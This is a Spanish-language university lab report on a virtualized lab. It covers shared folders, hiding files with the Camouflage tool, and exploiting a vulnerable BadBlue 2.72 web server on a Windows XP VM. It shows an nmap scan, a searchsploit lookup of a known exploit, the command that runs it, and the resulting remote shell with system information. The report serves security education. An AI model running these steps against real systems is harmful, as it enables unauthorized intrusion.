

LABORATORIO 07

JESUS ORULA BARCOS PADILLA

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA, INGENIERÍA TELECOMUNICACIONES E
INFORMÁTICA – IX NIVEL
SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

LABORATORIO 07

JESUS ORULA BARCOS PADILLA

INFORME DE EXPLOTACIÓN

RAFAEL SANDOVAL MORALES

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA, INGENIERÍA TELECOMUNICACIONES E
INFORMÁTICA – IX NIVEL
SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES	4
ABRIR WINDOWS XP.....	5
ABRIR LINUX	5
ARCHIVOS COMPARTIDOS.....	6
CAMUFLAR MUCHOS ARCHIVOS AL MISMO TIEMPO.....	11
VULNERAR BADBLUE.	14

TABLA DE ILUSTRACIONES

Ilustración 1 Windows XP.....	5
Ilustración 2 Linux.	5
Ilustración 3 Mi PC.	6
Ilustración 4 Habilitar el disco.....	6
Ilustración 5 Finalización.	7
Ilustración 6 Crear carpetas.	7
Ilustración 7 Ruta de la carpeta.	8
Ilustración 8 Disco creado en el Windows XP.	8
Ilustración 9 Instalar Internet Explorer.....	9
Ilustración 10 Instalar VLC media player.	9
Ilustración 11 Instalar Adobe Reader.	10
Ilustración 12 Instalar Badblue.....	10
Ilustración 13 Instalar Camouflage.....	10
Ilustración 14 Archivos.	11
Ilustración 15 Copiar y pegar archivos.....	11
Ilustración 16 Archivos en Windows XP.	12
Ilustración 17 Camuflar primeros 9 archivos.	12
Ilustración 18 64 Archivos.	13
Ilustración 19 65 archivos.	13
Ilustración 20 Badblue en Windows XP.	14
Ilustración 21 Escaneo nmap.....	14
Ilustración 22 Badblue en Linux.	14
Ilustración 23 Buscar sploit.	15
Ilustración 24 Seleccionar path.....	15
Ilustración 25 Mirar los archivos.....	15
Ilustración 26 Iniciar el Path.....	16
Ilustración 27 Información del sistema.	16

ABRIR WINDOWS XP.

Iniciar la máquina virtual de Windows XP.

Ilustración 1 Windows XP.



ABRIR LINUX

Iniciar la máquina virtual de Linux.


Ilustración 2 Linux.



ARCHIVOS COMPARTIDOS.


Para compartir archivos desde el pc local hacia la máquina virtual de Windows XP se deben seguir los siguientes pasos.

Ilustración 3 Mi PC.




Aceptar términos y darle next a todo lo que aparezca je je.

Ilustración 4 Habilitar el disco.




Al terminar lo más recomendable es reiniciar el sistema para que los cambios se hagan efectivos.

Ilustración 5 Finalización.



Una vez terminado el proceso anterior, hay que dirigirse a la parte superior “Dispositivos”, “Carpetas compartidas” y “Preferencias de carpetas compartidas”

Ilustración 6 Crear carpetas.



Para agregar la carpeta se debe seleccionar una ruta en nuestro dispositivo.

Ilustración 7 Ruta de la carpeta.





Ilustración 8 Disco creado en el Windows XP.



A continuación, se procede a instalar los respectivos programas para poder abrir los distintos documentos.

Ilustración 9 Instalar Internet Explorer.



Ilustración 10 Instalar VLC media player.



Ilustración 11 Instalar Adobe Reader.





Ilustración 12 Instalar Badblue.




Ilustración 13 Instalar Camouflage.



CAMUFLAR MUCHOS ARCHIVOS AL MISMO TIEMPO.


Ahora se agregan archivos a la carpeta del PC principal para que sean compartidos en la máquina virtual de Windows XP.

Ilustración 14 Archivos.




Luego se procede a crear una carpeta para sacar los documentos del disco para camuflarlos.

Ilustración 15 Copiar y pegar archivos.




Entonces para saber cuantos archivos se pueden camuflar a la vez, se procede a ir probando en pequeñas cantidades hasta donde permite camuflar.

Ilustración 16 Archivos en Windows XP.




Inicialmente se prueba con los primeros 9 y si deja camuflarlos.

Ilustración 17 Camuflar primeros 9 archivos.




Luego se intenta con más archivos y si deja.

Ilustración 18 64 Archivos.



Finalmente, el límite son 64 archivos, una vez sobrepasados los 64 sale un error.

Ilustración 19 65 archivos.




Entonces se puede concluir que el máximo de archivos que se pueden camuflar al mismo tiempo es de 64.

VULNERAR BADBLUE.


Iniciar Badblue en la máquina virtual de Windows XP

Ilustración 20 Badblue en Windows XP.




Realizar escaneo con el comando `nmap -sV 192.168.10.0/24` para saber que IP ocupa Badblue.

Ilustración 21 Escaneo nmap.



En la imagen anterior se puede observar que Badblue maneja servicios http, esto quiere decir que tiene una pagina web. Entonces en el navegador se pone la IP que en este caso es **192.168.10.7**

Ilustración 22 Badblue en Linux.



2.7

Luego se procede a buscar un sploit con el comando `searchsploit badblue`

Ilustración 23 Buscar sploit.

```

orulaparr@orulaparr: ~
Archivo Acciones Editar Vista Ayuda
445/tcp open  microsoft-ds   Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server  Microsoft Terminal Services
MAC Address: 08:00:27:2E:C9:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for 192.168.10.5 (192.168.10.5)
Host is up (0.000060s latency).
All 1000 scanned ports on 192.168.10.5 (192.168.10.5) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (4 hosts up) scanned in 34.85 seconds

(orulaparr@orulaparr)-[~]
$ searchsploit badblue 2.7

Exploit Title | Path
-----|-----
BadBlue 2.72 - PassThru Remote Buffer Overflow | windows/remote/4784.pl
BadBlue 2.72b - Multiple Vulnerabilities | windows/remote/4715.txt
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit) | windows/remote/16806.rb
Working Resources BadBlue 1.2.7 - Denial of Service | windows/dos/20641.txt
Working Resources BadBlue 1.2.7 - Full Path Disclosur | windows/remote/20640.txt

Shellcodes: No Results

(orulaparr@orulaparr)-[~]
$

```

Utilizar el comando `searchsploit -p windows/remote/4784.pl` para seleccionar un path.

Ilustración 24 Seleccionar path.

```

orulaparr@orulaparr: ~
Archivo Acciones Editar Vista Ayuda

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (4 hosts up) scanned in 34.85 seconds

(orulaparr@orulaparr)-[~]
$ searchsploit badblue 2.7

Exploit Title | Path
-----|-----
BadBlue 2.72 - PassThru Remote Buffer Overflow | windows/remote/4784.pl
BadBlue 2.72b - Multiple Vulnerabilities | windows/remote/4715.txt
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit) | windows/remote/16806.rb
Working Resources BadBlue 1.2.7 - Denial of Service | windows/dos/20641.txt
Working Resources BadBlue 1.2.7 - Full Path Disclosur | windows/remote/20640.txt

Shellcodes: No Results

(orulaparr@orulaparr)-[~]
$ searchsploit -p windows/remote/4784.pl
Exploit: BadBlue 2.72 - PassThru Remote Buffer Overflow
URL: https://www.exploit-db.com/exploits/4784
Path: /usr/share/exploitdb/exploits/windows/remote/4784.pl
Codes: OSVDB-42416, CVE-2007-6377
Verified: True
File Type: Perl script text executable
Copied EDB-ID #4784's path to the clipboard

```

Con el comando `ls` se mostrarán los archivos y carpetas que hay en esa dirección.

Ilustración 25 Mirar los archivos.

```

orulaparr@orulaparr: ~
Archivo Acciones Editar Vista Ayuda

(orulaparr@orulaparr)-[~]
$ ls
4784.pl      Documentos  LinEnum     Público     telnet_login.rc
Descargas   Escritorio  Música      rtl8188eus  users.txt
DicLampiao.txt  Imágenes   Plantillas  scan1       Videos

```

Una vez conocido el nombre del sploit, para iniciarlo se utiliza el comando **./4784.pl 192.168.10.7 80**

Ilustración 26 Iniciar el Path.

```
(orulaparr@orulaparr)-[~]
$ ./4784.pl 192.168.10.7 80
+ Malicious GET request sent ...
Done.
+ Connect on port 4444 of 192.168.10.7 ...
Trying 192.168.10.7 ...
Connected to 192.168.10.7.
Escape character is '^]'.
Microsoft Windows XP [Versi n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Archivos de programa\BadBlue\PE>
```

Ilustraci n 27 Informaci n del sistema.

```
orulaparr@orulaparr: ~
Archivo Acciones Editar Vista Ayuda
C:\Archivos de programa\BadBlue\PE>systeminfo
systeminfo

Nombre de host: WAY
Nombre del sistema operativo: Microsoft Windows XP Professional
Versi n del sistema operativo: 5.1.2600 Service Pack 3 Compilaci n 2600
Fabricante del sistema operativo: Microsoft Corporation
Configuraci n del sistema operativo: Estaci n de trabajo independiente
Tipo de compilaci n del sistema operativo: Uniprocessor Free
Propiedad de: way
Organizaci n registrada: way
Id. del producto: 76460-641-1927333-23836
Fecha de instalaci n original: 26/07/2025, 9:36:06
Tiempo de actividad del sistema: 0 d as, 1 horas, 48 minutos, 18 segundos
Fabricante del sistema: innotek GmbH
Modelo del sistema: VirtualBox
Tipo de sistema: X86-based PC
Procesador(es): 1 Procesadores instalados.
[01]: x86 Family 25 Model 80 Stepping 0 Authe
nticAMD ~3288 Mhz
Versi n del BIOS: VBOX - 1
Directorio de Windows: C:\WINDOWS
Directorio de sistema: C:\WINDOWS\system32
Dispositivo de inicio: \Device\HarddiskVolume1
Configuraci n regional del sistema: 0c0a
Idioma: 0000040A
Zona horaria: N/D
Cantidad total de memoria f sica: 191 MB
Memoria f sica disponible: 70 MB
Memoria virtual: tama o m ximo: 2.048 MB
```